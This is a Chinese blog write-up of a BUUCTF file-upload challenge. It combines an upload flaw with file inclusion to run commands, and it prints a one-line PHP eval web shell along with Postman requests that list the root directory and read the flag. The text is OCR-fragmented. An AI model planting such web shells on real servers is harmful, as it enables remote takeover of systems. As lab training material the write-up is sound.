BUUCTF--BUU UPLOAD COURSE 1

原创

hcjtn 于 2022-03-03 21:17:53 发布 1811 收藏 1


分类专栏： buuctf 文章标签： php 安全 web安全

本文链接：https://blog.csdn.net/m0_62879498/article/details/123264008

BUUCTF--BUU UPLOAD COURSE 1

一进入本题，我们先尝试上传文件，发现我们无论上传什么文件都会上传成功。我们尝试直接上传 shell.php 文件，上传成功，但在访问的时候发现：

我们没有办法访问，使用AntSword进行连接也是报错




题目没有设置上传后缀的限制 但是上传之后任意后缀形式都会被改成.jpg格式（无论我们使用什么办法，包括BP改包，放包后依旧以 .jpg 的格式储存），换句话说 .htaccess 配置文件， 也无法使用我们无法使用中国剑蚁进行连接。


查询了大佬的博客后发现是 文件包含漏洞：

> 在这里我们就有了疑问，为什么 upload 和 rce 里面的 文件包含有了联系呢？
> 我们先回顾一下 rce
> RCE漏洞，可以让攻击者直接向后台服务器远程注入操作系统命令或者代码，从而控制后台系统。
> 现在就很直观了 上传漏洞可以和 rce 漏洞有机的结合起来
> upload 和 rce 的区别：
> rce是直接执行命令 upload是上传一个中转文件执行命令
> rce重点是上传问题代码文件 upload重点是绕过命令过滤

bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var



flag{7198f889-c3fa-4bdd-b16b-2adef8525aa4}



当然我们也可以直接使用这样一句话：

```
<?php @eval(system($_POST["x"]));?>
```

> system：执行外部程序，并且显示输出

注：
在写一句话木马的时候，必须在eval函数前添加@，否则在使用postman的时候会报错无法得到 flag

我们可以使用 postman 来进行 查询：

Params ● Authorization Headers (8) Body ● Pre-request Script Tests Settings


none form-data x-www-form-urlencoded raw binary GraphQL

	KEY	VALUE
☑	x	ls /
	Key	Value

Body Cookies Headers (6) Test Results

Pretty Raw Preview Visualize HTML

```
1  bin
2  dev
3  etc
4  flag
5  home
6  lib
7  media
8  mnt
9  opt
10 proc
11 root
12 run
13 sbin
14 srv
15 sys
16 tmp
```


Import
Overview
POST http://bf225533-af14
No Environment
http://bf225533-af14-4b42-aabb-063b98d300f5.node4.buuoj.cn:81/inde...
Save
POST
http://bf225533-af14-4b42-aabb-063b98d300f5.node4.buuoj.cn:81/index.
Send
Params
Auth
Headers (8)
Body
Pre-req.
Tests
Settings
Cookies
form-data
KEY
VALUE
DESCRIPTION
Bulk Edit
x
cat /flag
Key
Value
Description
Body
200 OK
50 ms
384 B
Save Response
Pretty
Raw
Preview
Visualize
HTML
1 flag{18a3af3a-51be-448b-a829-391be43d0afc}
2
3 Parse error: syntax error, unexpected '{' in /var/www/html/uploads/62205350ae4fc.jpg(1) : eval()'d code on
4 line 1
CSDN @hcjtn

得到flag